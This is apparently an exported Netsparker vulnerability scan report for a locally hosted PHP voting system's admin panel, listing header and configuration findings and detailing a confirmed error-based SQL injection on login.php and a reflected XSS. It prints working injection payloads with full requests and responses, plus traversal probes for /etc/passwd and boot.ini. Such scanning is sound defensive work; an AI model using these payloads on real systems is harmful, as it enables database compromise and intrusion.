	<a href="#">Autocomplete is Enabled</a>	GET	http://localhost/votesystem/admin/?nsextt='%22--%3E%3C/styl e%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x000003)%3C/sc Ript%3E	<a href="#">nsextt</a>
	<a href="#">Autocomplete is Enabled</a>	GET	http://localhost/votesystem/admin/ballot.php	
	<a href="#">Autocomplete is Enabled</a>	GET	http://localhost/votesystem/admin/candidates.php	
	<a href="#">Autocomplete is Enabled</a>	GET	http://localhost/votesystem/admin/home.php	
	<a href="#">Autocomplete is Enabled</a>	POST	http://localhost/votesystem/admin/home.php	
	<a href="#">Autocomplete is Enabled</a>	GET	http://localhost/votesystem/admin/home.php/etc/passwd	<a href="#">URI-BASED</a>
	<a href="#">Autocomplete is Enabled</a>	GET	http://localhost/votesystem/admin/positions.php	
	<a href="#">Autocomplete is Enabled</a>	GET	http://localhost/votesystem/admin/voters.php	
	<a href="#">Autocomplete is Enabled</a>	GET	http://localhost/votesystem/admin/votes.php	
	<a href="#">Cookie Not Marked as HttpOnly</a>	GET	http://localhost/votesystem/admin/home.php	
	<a href="#">Insecure Transportation Security Protocol Supported (TLS 1.0)</a>	GET	https://localhost/votesystem/admin/home.php	
	<a href="#">Open Redirection in POST method</a>	POST	http://localhost/votesystem/admin/config_save.php?return=htt p://r87.com/?localhost/	<a href="#">return</a>
	<a href="#">Open Redirection in POST method</a>	POST	http://localhost/votesystem/admin/profile_update.php?return=ht tp://r87.com/?localhost/	<a href="#">return</a>

CONFIRM	VULNERABILITY	METHOD	URL	PARAMETER
	<a href="#">Content Security Policy (CSP) Not Implemented</a>	GET	http://localhost/votesystem/admin/	
	<a href="#">Content Security Policy (CSP) Not Implemented</a>	GET	http://localhost/votesystem/admin/c%3a%5cboot.ini	<span style="border: 1px solid #007bff; padding: 2px;">URI-BASED</span>
	<a href="#">Content Security Policy (CSP) Not Implemented</a>	GET	http://localhost/votesystem/admin/home.php	
	<a href="#">Content Security Policy (CSP) Not Implemented</a>	GET	http://localhost/votesystem/admin/home.phpc%3a%5cboot.ini	<span style="border: 1px solid #007bff; padding: 2px;">URI-BASED</span>
	<a href="#">Content Security Policy (CSP) Not Implemented</a>	GET	http://localhost/votesystem/admin/index.php	
	<a href="#">Content Security Policy (CSP) Not Implemented</a>	GET	http://localhost/votesystem/admin/index.phpc%3a%5cboot.ini	<span style="border: 1px solid #007bff; padding: 2px;">URI-BASED</span>
	<a href="#">Content Security Policy (CSP) Not Implemented</a>	GET	http://localhost/votesystem/admin/'ns='netsparker(0x00005F)	<span style="border: 1px solid #007bff; padding: 2px;">URI-BASED</span>
	<a href="#">Content Security Policy (CSP) Not Implemented</a>	GET	http://localhost/votesystem/admin/positions.phpc%3a%5cboot.ini	<span style="border: 1px solid #007bff; padding: 2px;">URI-BASED</span>
	<a href="#">Content Security Policy (CSP) Not Implemented</a>	GET	http://localhost/votesystem/admin/session.php	
	<a href="#">Content Security Policy (CSP) Not Implemented</a>	GET	http://localhost/votesystem/admin/voters.phpc%3a%5cboot.ini	<span style="border: 1px solid #007bff; padding: 2px;">URI-BASED</span>
	<a href="#">Content Security Policy (CSP) Not Implemented</a>	GET	http://localhost/votesystem/admin/votes.phpc%3a%5cboot.ini	<span style="border: 1px solid #007bff; padding: 2px;">URI-BASED</span>
	<a href="#">Expect-CT Not Enabled</a>	POST	http://localhost/votesystem/admin/votes.php	
	<a href="#">Expect-CT Not Enabled</a>	GET	https://localhost/votesystem/admin/votes.php	
	<a href="#">Missing X-XSS-Protection Header</a>	GET	http://localhost/votesystem/admin/	
	<a href="#">Missing X-XSS-Protection Header</a>	GET	http://localhost/votesystem/admin/c%3a%5cboot.ini	<span style="border: 1px solid #007bff; padding: 2px;">URI-BASED</span>
	<a href="#">Missing X-XSS-Protection Header</a>	GET	http://localhost/votesystem/admin/candidates.phpc%3a%5cboot.ini	<span style="border: 1px solid #007bff; padding: 2px;">URI-BASED</span>

CONFIRM	VULNERABILITY	METHOD	URL	PARAMETER
	<a href="#"><b>Missing X-XSS-Protection Header</b></a>	GET	http://localhost/votesystem/admin/home.phpc%3a%5cboot.ini	<a href="#">URI-BASED</a>
	<a href="#"><b>Missing X-XSS-Protection Header</b></a>	GET	http://localhost/votesystem/admin/index.php	
	<a href="#"><b>Missing X-XSS-Protection Header</b></a>	GET	http://localhost/votesystem/admin/index.phpc%3a%5cboot.ini	<a href="#">URI-BASED</a>
	<a href="#"><b>Missing X-XSS-Protection Header</b></a>	GET	http://localhost/votesystem/admin/'ns='netsparker(0x00005F)	<a href="#">URI-BASED</a>
	<a href="#"><b>Missing X-XSS-Protection Header</b></a>	GET	http://localhost/votesystem/admin/positions.phpc%3a%5cboot.ini	<a href="#">URI-BASED</a>
	<a href="#"><b>Missing X-XSS-Protection Header</b></a>	GET	http://localhost/votesystem/admin/session.php	
	<a href="#"><b>Missing X-XSS-Protection Header</b></a>	GET	http://localhost/votesystem/admin/voters.phpc%3a%5cboot.ini	<a href="#">URI-BASED</a>
	<a href="#"><b>Missing X-XSS-Protection Header</b></a>	GET	http://localhost/votesystem/admin/votes.phpc%3a%5cboot.ini	<a href="#">URI-BASED</a>
	<a href="#"><b>Referrer-Policy Not Implemented</b></a>	GET	http://localhost/votesystem/admin/ballot.phpc%3a%5cboot.ini	<a href="#">URI-BASED</a>
	<a href="#"><b>Referrer-Policy Not Implemented</b></a>	GET	http://localhost/votesystem/admin/c%3a%5cboot.ini	<a href="#">URI-BASED</a>
	<a href="#"><b>Referrer-Policy Not Implemented</b></a>	GET	http://localhost/votesystem/admin/candidates.phpc%3a%5cboot.ini	<a href="#">URI-BASED</a>
	<a href="#"><b>Referrer-Policy Not Implemented</b></a>	GET	http://localhost/votesystem/admin/home.phpc%3a%5cboot.ini	<a href="#">URI-BASED</a>
	<a href="#"><b>Referrer-Policy Not Implemented</b></a>	GET	http://localhost/votesystem/admin/index.phpc%3a%5cboot.ini	<a href="#">URI-BASED</a>
	<a href="#"><b>Referrer-Policy Not Implemented</b></a>	GET	http://localhost/votesystem/admin/'ns='netsparker(0x00005F)	<a href="#">URI-BASED</a>
	<a href="#"><b>Referrer-Policy Not Implemented</b></a>	GET	http://localhost/votesystem/admin/positions.phpc%3a%5cboot.ini	<a href="#">URI-BASED</a>
	<a href="#"><b>Referrer-Policy Not Implemented</b></a>	GET	http://localhost/votesystem/admin/profile_update.phpc%3a%5cboot.ini	<a href="#">URI-BASED</a>

CONFIRM	VULNERABILITY	METHOD	URL	PARAMETER
	<a href="#">Referrer-Policy Not Implemented</a>	GET	http://localhost/votesystem/admin/session.php	
	<a href="#">Referrer-Policy Not Implemented</a>	GET	http://localhost/votesystem/admin/voters.phpc%3a%5cboot.ini	<span style="border: 1px solid #007bff; padding: 2px;">URI-BASED</span>
	<a href="#">Referrer-Policy Not Implemented</a>	GET	http://localhost/votesystem/admin/votes.phpc%3a%5cboot.ini	<span style="border: 1px solid #007bff; padding: 2px;">URI-BASED</span>
	<a href="#">SameSite Cookie Not Implemented</a>	GET	http://localhost/votesystem/admin/home.php	
	<a href="#">Subresource Integrity (SRI) Not Implemented</a>	POST	http://localhost/votesystem/admin/	
	<a href="#">Subresource Integrity (SRI) Not Implemented</a>	GET	http://localhost/votesystem/admin/?nsextt='%22--%3E%3C/styl e%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x000003)%3C/sc Ript%3E	<span style="border: 1px solid #007bff; padding: 2px;">nsextt</span>
	<a href="#">Subresource Integrity (SRI) Not Implemented</a>	GET	http://localhost/votesystem/admin/ballot.php	
	<a href="#">Subresource Integrity (SRI) Not Implemented</a>	GET	http://localhost/votesystem/admin/candidates.php	
	<a href="#">Subresource Integrity (SRI) Not Implemented</a>	GET	http://localhost/votesystem/admin/home.php	
	<a href="#">Subresource Integrity (SRI) Not Implemented</a>	POST	http://localhost/votesystem/admin/home.php	
	<a href="#">Subresource Integrity (SRI) Not Implemented</a>	GET	http://localhost/votesystem/admin/home.php/etc/passwd	<span style="border: 1px solid #007bff; padding: 2px;">URI-BASED</span>
	<a href="#">Subresource Integrity (SRI) Not Implemented</a>	GET	http://localhost/votesystem/admin/index.php	
	<a href="#">Subresource Integrity (SRI) Not Implemented</a>	GET	http://localhost/votesystem/admin/positions.php	
	<a href="#">Subresource Integrity (SRI) Not Implemented</a>	GET	http://localhost/votesystem/admin/voters.php	
	<a href="#">Subresource Integrity (SRI) Not Implemented</a>	GET	http://localhost/votesystem/admin/votes.php	

CONFIRM	VULNERABILITY	METHOD	URL	PARAMETER
	<a href="#">Insecure Transportation</a> <a href="#">Security Protocol</a> <a href="#">Supported (TLS 1.1)</a>	GET	https://localhost/votesystem/admin/home.php	
	<a href="#">[Possible] Administration</a> <a href="#">Page Detected</a>	POST	http://localhost/votesystem/admin/	
	<a href="#">[Possible] Administration</a> <a href="#">Page Detected</a>	GET	http://localhost/votesystem/admin/?nsextt='%22--%3E%3C/styl e%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x000003)%3C/sc Ript%3E	nsextt
	<a href="#">[Possible] Administration</a> <a href="#">Page Detected</a>	GET	http://localhost/votesystem/admin/ballot.php	
	<a href="#">[Possible] Administration</a> <a href="#">Page Detected</a>	GET	http://localhost/votesystem/admin/candidates.php	
	<a href="#">[Possible] Administration</a> <a href="#">Page Detected</a>	GET	http://localhost/votesystem/admin/home.php	
	<a href="#">[Possible] Administration</a> <a href="#">Page Detected</a>	POST	http://localhost/votesystem/admin/home.php	
	<a href="#">[Possible] Administration</a> <a href="#">Page Detected</a>	GET	http://localhost/votesystem/admin/home.php/etc/passwd	URI-BASED
	<a href="#">[Possible] Administration</a> <a href="#">Page Detected</a>	GET	http://localhost/votesystem/admin/index.php	
	<a href="#">[Possible] Administration</a> <a href="#">Page Detected</a>	GET	http://localhost/votesystem/admin/positions.php	
	<a href="#">[Possible] Administration</a> <a href="#">Page Detected</a>	GET	http://localhost/votesystem/admin/voters.php	
	<a href="#">[Possible] Administration</a> <a href="#">Page Detected</a>	GET	http://localhost/votesystem/admin/votes.php	
	<a href="#">[Possible] Internal Path</a> <a href="#">Disclosure (Windows)</a>	GET	http://localhost/votesystem/admin/ballot.php	
	<a href="#">[Possible] Internal Path</a> <a href="#">Disclosure (Windows)</a>	GET	http://localhost/votesystem/admin/candidates.php	
	<a href="#">[Possible] Internal Path</a> <a href="#">Disclosure (Windows)</a>	GET	http://localhost/votesystem/admin/config_save.php	

CONFIRM	VULNERABILITY	METHOD	URL	PARAMETER
	<a href="#">[Possible] Internal Path Disclosure (Windows)</a>	POST	http://localhost/votesystem/admin/config_save.php?return=home.php	
	<a href="#">[Possible] Internal Path Disclosure (Windows)</a>	GET	http://localhost/votesystem/admin/home.php	
	<a href="#">[Possible] Internal Path Disclosure (Windows)</a>	GET	http://localhost/votesystem/admin/positions.php	
	<a href="#">[Possible] Internal Path Disclosure (Windows)</a>	GET	http://localhost/votesystem/admin/print.php	
	<a href="#">[Possible] Internal Path Disclosure (Windows)</a>	GET	http://localhost/votesystem/admin/profile_update.php	
	<a href="#">[Possible] Internal Path Disclosure (Windows)</a>	POST	http://localhost/votesystem/admin/profile_update.php?return=home.php	
	<a href="#">[Possible] Internal Path Disclosure (Windows)</a>	GET	http://localhost/votesystem/admin/voters.php	
	<a href="#">[Possible] Internal Path Disclosure (Windows)</a>	GET	http://localhost/votesystem/admin/votes.php	
	<a href="#">[Possible] Login Page Identified</a>	GET	http://localhost/votesystem/admin/	
	<a href="#">[Possible] Login Page Identified</a>	GET	http://localhost/votesystem/admin/index.php	
	<a href="#">[Possible] Login Page Identified</a>	GET	http://localhost/votesystem/admin/index.php/	
	<a href="#">[Possible] Login Page Identified</a>	GET	http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net/dist/css/skins/_all-skins.min.css	
	<a href="#">[Possible] Login Page Identified</a>	GET	http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bower_components/bootstrap-datepicker/dist/js/bootstrap-datepicker.min.js	
	<a href="#">[Possible] Login Page Identified</a>	GET	http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bower_components/font-awesome/	

CONFIRM	VULNERABILITY	METHOD	URL	PARAMETER
	<a href="#">[Possible] Login Page Identified</a>	GET	http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bower_components/jquery-slimscroll/	
	<a href="#">[Possible] Login Page Identified</a>	GET	http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/datatables.net-bs/bower_components/moment/moment.js	
	<a href="#">[Possible] Login Page Identified</a>	GET	http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/moment/bower_components/moment/moment.js	
	<a href="#">[Possible] Login Page Identified</a>	GET	http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/moment/plugins/iCheck/ichck.min.js	
	<a href="#">[Possible] Login Page Identified</a>	GET	http://localhost/votesystem/admin/index.php/plugins/	
	<a href="#">Apache Web Server Identified</a>	GET	http://localhost/votesystem/admin/home.php	
	<a href="#">Autocomplete Enabled (Password Field)</a>	POST	http://localhost/votesystem/admin/	
	<a href="#">Autocomplete Enabled (Password Field)</a>	GET	http://localhost/votesystem/admin/index.php	
	<a href="#">Directory Listing (Apache)</a>	GET	http://localhost/votesystem/admin/includes/	
	<a href="#">File Upload Functionality Detected</a>	POST	http://localhost/votesystem/admin/votes.php	
	<a href="#">Forbidden Resource</a>	GET	http://localhost/votesystem/admin/%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x00003A)%3C/scRipt%3E	URI-BASED
	<a href="#">Forbidden Resource</a>	GET	http://localhost/votesystem/admin/%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x00004D)%3C/scRipt%3E	URI-BASED
	<a href="#">Forbidden Resource</a>	GET	http://localhost/votesystem/admin/c:/windows/win.ini	URI-BASED
	<a href="#">Forbidden Resource</a>	GET	http://localhost/votesystem/admin/home.php'%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x0001F1)%3C/scRipt%3E	URI-BASED
	<a href="#">Forbidden Resource</a>	GET	http://localhost/votesystem/admin/home.phpc:/boot.ini	URI-BASED

CONFIRM	VULNERABILITY	METHOD	URL	PARAMETER
	<a href="#">Forbidden Resource</a>	GET	http://localhost/votesystem/admin/home.php:c:/windows/win.ini	<a href="#">URI-BASED</a>
	<a href="#">Forbidden Resource</a>	GET	http://localhost/votesystem/admin/index.php'%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x0001F5)%3C/scRipt%3E	<a href="#">URI-BASED</a>
	<a href="#">Forbidden Resource</a>	GET	http://localhost/votesystem/admin/index.php:c:/boot.ini	<a href="#">URI-BASED</a>
	<a href="#">Forbidden Resource</a>	GET	http://localhost/votesystem/admin/index.php:c:/windows/win.ini	<a href="#">URI-BASED</a>
	<a href="#">Forbidden Resource</a>	GET	http://localhost/votesystem/admin/votes.php:c:/boot.ini	<a href="#">URI-BASED</a>
	<a href="#">Out-of-date Version (Apache)</a>	GET	http://localhost/votesystem/admin/home.php	
	<a href="#">Out-of-date Version (PHP)</a>	GET	http://localhost/votesystem/admin/home.php	
	<a href="#">Unexpected Redirect Response Body (Too Large)</a>	GET	http://localhost/votesystem/admin/ballot.php	
	<a href="#">Unexpected Redirect Response Body (Too Large)</a>	GET	http://localhost/votesystem/admin/ballot_fetch.php	
	<a href="#">Unexpected Redirect Response Body (Too Large)</a>	GET	http://localhost/votesystem/admin/candidates.php	
	<a href="#">Unexpected Redirect Response Body (Too Large)</a>	GET	http://localhost/votesystem/admin/home.php	
	<a href="#">Unexpected Redirect Response Body (Too Large)</a>	POST	http://localhost/votesystem/admin/home.php	
	<a href="#">Unexpected Redirect Response Body (Too Large)</a>	GET	http://localhost/votesystem/admin/home.php/etc/passwd	<a href="#">URI-BASED</a>
	<a href="#">Unexpected Redirect Response Body (Too Large)</a>	GET	http://localhost/votesystem/admin/home.php/tmui/login.jsp/.:tmui/localbb/workspace/fileRead.jsp?fileName=/etc/passwd	<a href="#">URI-BASED</a>

CONFIRM	VULNERABILITY	METHOD	URL	PARAMETER
	<a href="#">Unexpected Redirect Response Body (Too Large)</a>	GET	http://localhost/votesystem/admin/positions.php	
	<a href="#">Unexpected Redirect Response Body (Too Large)</a>	GET	http://localhost/votesystem/admin/voters.php	
	<a href="#">Unexpected Redirect Response Body (Too Large)</a>	GET	http://localhost/votesystem/admin/votes.php	
	<a href="#">Unexpected Redirect Response Body (Too Large)</a>	POST	http://localhost/votesystem/admin/votes.php	
	<a href="#">Autocomplete Enabled (Password Field)</a>	GET	http://localhost/votesystem/admin/?nsextt='%22--%3E%3C/styl e%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x000003)%3C/sc Ript%3E	nsextt
	<a href="#">Autocomplete Enabled (Password Field)</a>	GET	http://localhost/votesystem/admin/ballot.php	
	<a href="#">Autocomplete Enabled (Password Field)</a>	GET	http://localhost/votesystem/admin/candidates.php	
	<a href="#">Autocomplete Enabled (Password Field)</a>	GET	http://localhost/votesystem/admin/home.php	
	<a href="#">Autocomplete Enabled (Password Field)</a>	POST	http://localhost/votesystem/admin/home.php	
	<a href="#">Autocomplete Enabled (Password Field)</a>	GET	http://localhost/votesystem/admin/home.php/etc/passwd	URI-BASED
	<a href="#">Autocomplete Enabled (Password Field)</a>	GET	http://localhost/votesystem/admin/positions.php	
	<a href="#">Autocomplete Enabled (Password Field)</a>	GET	http://localhost/votesystem/admin/voters.php	
	<a href="#">Autocomplete Enabled (Password Field)</a>	GET	http://localhost/votesystem/admin/votes.php	
	<a href="#">Database Detected (MySQL)</a>	POST	http://localhost/votesystem/admin/login.php	

CONFIRM	VULNERABILITY	METHOD	URL	PARAMETER
	<a href="#">File Upload Functionality Detected</a>	GET	http://localhost/votesystem/admin/ballot.php	
	<a href="#">File Upload Functionality Detected</a>	GET	http://localhost/votesystem/admin/candidates.php	
	<a href="#">File Upload Functionality Detected</a>	GET	http://localhost/votesystem/admin/home.php	
	<a href="#">File Upload Functionality Detected</a>	POST	http://localhost/votesystem/admin/home.php	
	<a href="#">File Upload Functionality Detected</a>	GET	http://localhost/votesystem/admin/home.php/etc/passwd	URI-BASED
	<a href="#">File Upload Functionality Detected</a>	GET	http://localhost/votesystem/admin/home.php/tmui/login.jsp:./tmui/localbb/workspace/fileRead.jsp?fileName=/etc/passwd	URI-BASED
	<a href="#">File Upload Functionality Detected</a>	GET	http://localhost/votesystem/admin/positions.php	
	<a href="#">File Upload Functionality Detected</a>	GET	http://localhost/votesystem/admin/voters.php	
	<a href="#">File Upload Functionality Detected</a>	GET	http://localhost/votesystem/admin/votes.php	
	<a href="#">File Upload Functionality Detected</a>	GET	http://localhost/votesystem/admin/votes.php/etc/passwd	URI-BASED
	<a href="#">Forbidden Resource</a>	GET	http://localhost/votesystem/admin/c:/boot.ini	URI-BASED
	<a href="#">OPTIONS Method Enabled</a>	OPTIONS	http://localhost/votesystem/admin/includes/	

# 1. SQL Injection

CRITICAL ! | 1

CONFIRMED  | 1

Netsparker identified an SQL Injection, which occurs when data input by a user is interpreted as an SQL command rather than as normal data by the backend database.

This is an extremely common vulnerability and its successful exploitation can have critical implications.

Netsparker **confirmed** the vulnerability by executing a test SQL query on the backend database.

## Impact

Depending on the backend database, the database connection settings and the operating system, an attacker can mount one or more of the following type of attacks successfully:

- Reading, updating and deleting arbitrary data or tables from the database
- Executing commands on the underlying operating system

## Vulnerabilities

### 1.1. http://localhost/votesystem/admin/login.php

CONFIRMED

Method Parameter Value

POST  -1' and 6=3 or 1=1+(SELECT 1 and ROW(1,1)>(SELECT COUNT(\*),CONCAT(CHAR(95),CHAR(33),CHAR(64),CHAR(52...))

POST

POST

## Proof of Exploit

### Identified Database Version

10.4.28-MariaDB

**Identified Database Name**

votesystem

**Identified Database User**

root@localhost

**Request**

```
POST /votesystem/admin/login.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 313
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker

username=-1%27+and+6%3d3+or+1%3d1%2b(SELECT+1+and+ROW(1%2c1)%3e(SELECT+COUNT(*)%2cCONCAT(CHAR(95)%2cCHAR(33)%2cCHAR(64)%2cCHAR(52)%2cCHAR(100)%2cCHAR(105)%2cCHAR(108)%2cCHAR(101)%2cCHAR(109)%2cCHAR(109)%2cCHAR(97)%2c0x3a%2cFLOOR(RAND(0)*2))x+FROM+INFORMATION_SCHEMA.COLLATIONS+GROUP+BY+x)a)%2b%27&password=
```

## Response

Response Time (ms) : 10.6322 Total Bytes Received : 667 Body Length : 359 Is Compressed : No

HTTP/1.1 200 OK  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 359  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 03 Jun 2023 13:22:48 GMT  
Cache-Control: no-store, no-cache, must-revalidate  
  
<br />  
<b>Fatal error</b>: Uncaught mysqli\_sql\_exception: Duplicate entry '\_!@4dilemma:1' for key 'group\_key'  
in C:\xampp\htdocs\votesystem\admin\login.php:10  
Stack trace:  
#0 C:\xampp\htdocs\votesystem\admin\login.php(10): mysqli-&gt;query('SELECT \* FROM a...')  
#1 {main}  
thrown in <b>C:\xampp\htdocs\votesystem\admin\login.php</b> on line <b>10</b><br />

## Actions to Take

1. See the remedy for solution.
2. If you are not using a database access layer (DAL), consider using one. This will help you centralize the issue. You can also use ORM (*object relational mapping*). Most of the ORM systems use only parameterized queries and this can solve the whole SQL injection problem.
3. Locate all of the dynamically generated SQL queries and convert them to parameterized queries. (*If you decide to use a DAL/ORM, change all legacy code to use these new libraries.*)
4. Use your weblogs and application logs to see if there were any previous but undetected attacks to this resource.

## Remedy

A robust method for mitigating the threat of SQL injection-based vulnerabilities is to use parameterized queries (*prepared statements*). Almost all modern languages provide built-in libraries for this. Wherever possible, do not create dynamic SQL queries or SQL queries with string concatenation.

## Required Skills for Successful Exploitation

There are numerous freely available tools to exploit SQL injection vulnerabilities. This is a complex area with many dependencies; however, it should be noted that the numerous resources available in this area have raised both attacker awareness of the issues and their ability to discover and leverage them. SQL injection is one of the most common web application vulnerabilities.

## External References

- [OWASP SQL injection](#)
- [SQL Injection Cheat Sheet](#)
- [SQL Injection Vulnerability](#)

## Remedy References

- [SQL injection Prevention Cheat Sheet](#)
  - [A guide to preventing SQL injection](#)
-



## CLASSIFICATION

PCI DSS v3.2	<a href="#">6.5.1</a>
OWASP 2013	<a href="#">A1</a>
OWASP 2017	<a href="#">A1</a>
CWE	<a href="#">89</a>
CAPEC	<a href="#">66</a>
WASC	<a href="#">19</a>
HIPAA	<a href="#">164.306(A), 164.308(A)</a>
ISO27001	<a href="#">A.14.2.5</a>

## CVSS 3.0 SCORE

Base	10 (Critical)
Temporal	10 (Critical)
Environmental	10 (Critical)

## CVSS Vector String

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

## CVSS 3.1 SCORE

Base	10 (Critical)
Temporal	10 (Critical)
Environmental	10 (Critical)

### **CVSS Vector String**

---

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

---

# 2. Certificate is Signed Using a Weak Signature Algorithm

HIGH 🔍

1

CONFIRMED 🚀

1

Netsparker detected that a certificate is signed using a weak signature algorithm.

The weak signature algorithm is known to be cryptographically weak and vulnerable to collision attacks.

## Impact

Attackers can observe the encrypted traffic between your website and its visitors by leveraging the use of this vulnerability.

## Vulnerabilities

### 2.1. <https://localhost/votesystem/admin/home.php>

**CONFIRMED**

#### Weakly Signed Certificates

- sha1RSA - CN=localhost

#### Request

[NETSPARKER] SSL Connection

#### Response

Response Time (ms) : 1 Total Bytes Received : 27 Body Length : 0 Is Compressed : No

[NETSPARKER] SSL Connection

## Remedy

You'll need to generate a new certificate request, and get your CA to issue you a new certificate using SHA-2.

## External References

- [MD5 Considered Harmful Today - Creating a Rogue CA Certificate](#)
- [MS Security Advisory : Research Proves Feasibility of Collision Attacks Against MD5](#)
- [OWASP - Insecure Configuration Management](#)
- [OWASP Top 20-2017 A3-Sensitive Data Exposure](#)
- [When Will We See Collisions for SHA-1?](#)
- [Gradually sunsetting SHA-1](#)

- [Why Google is Hurrying the Web to Kill SHA-1](#)
- [SHA1 Deprecation: What You Need to Know](#)



## CLASSIFICATION

PCI DSS v3.2	<a href="#"><u>6.5.4</u></a>
OWASP 2013	<a href="#"><u>A6</u></a>
OWASP 2017	<a href="#"><u>A3</u></a>
CAPEC	<a href="#"><u>459</u></a>
WASC	<a href="#"><u>4</u></a>
ISO27001	<a href="#"><u>A.10</u></a>

# 3. Cross-site Scripting

HIGH  | 1

CONFIRMED  | 1

Netsparker detected Cross-site Scripting, which allows an attacker to execute a dynamic script (*JavaScript, VBScript*) in the context of the application.

This allows several different attack opportunities, mostly hijacking the current session of the user or changing the look of the page by changing the HTML on the fly to steal the user's credentials. This happens because the input entered by a user has been interpreted as HTML/JavaScript/VBScript by the browser. Cross-site scripting targets the users of the application instead of the server. Although this is a limitation, since it allows attackers to hijack other users' sessions, an attacker might attack an administrator to gain full control over the application.

## Impact

There are many different attacks that can be leveraged through the use of cross-site scripting, including:

- Hijacking user's active session.
- Mounting phishing attacks.
- Intercepting data and performing man-in-the-middle attacks.

## Vulnerabilities

3.1. [http://localhost/votesystem/admin/ballot.php/%22onmouseover=%22netsparker\(0x000009\)%22%20x](http://localhost/votesystem/admin/ballot.php/%22onmouseover=%22netsparker(0x000009)%22%20x)

**CONFIRMED**

Method	Parameter	Value
 GET	 URI-BASED	/"onmouseover="netsparker(0x000009)" x

## Notes

- This page responds with HTTP redirect status therefore detected XSS vulnerability might not be exploitable in many conditions however it still indicates lack of correct filtering and should be addressed.

## Proof URL

[http://localhost/votesystem/admin/ballot.php/%22onload=%22alert\(0x000009\)%22%20x](http://localhost/votesystem/admin/ballot.php/%22onload=%22alert(0x000009)%22%20x)

## Request

```
GET /votesystem/admin/ballot.php/%22onmouseover=%22netsparker(0x000009)%22%20x HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 13.1549 Total Bytes Received : 16760 Body Length : 16421 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 12:38:20 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<br />
<b>Warning</b>: Undefined array key "admin" in <b>C:\xampp\htdocs\votesystem\admin\includes\session.php</b> on line <b>9</b><br />
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300">
...

```

## Remedy

The issue occurs because the browser interprets the input as active HTML, JavaScript or VBScript. To avoid this, output should be encoded according to the output location and context. For example, if the output goes in to a JavaScript block within the HTML document, then output needs to be encoded accordingly. Encoding can get very complex, therefore it's strongly recommended to use an encoding library such as [OWASP ESAPI](#) and [Microsoft Anti-cross-site scripting](#).

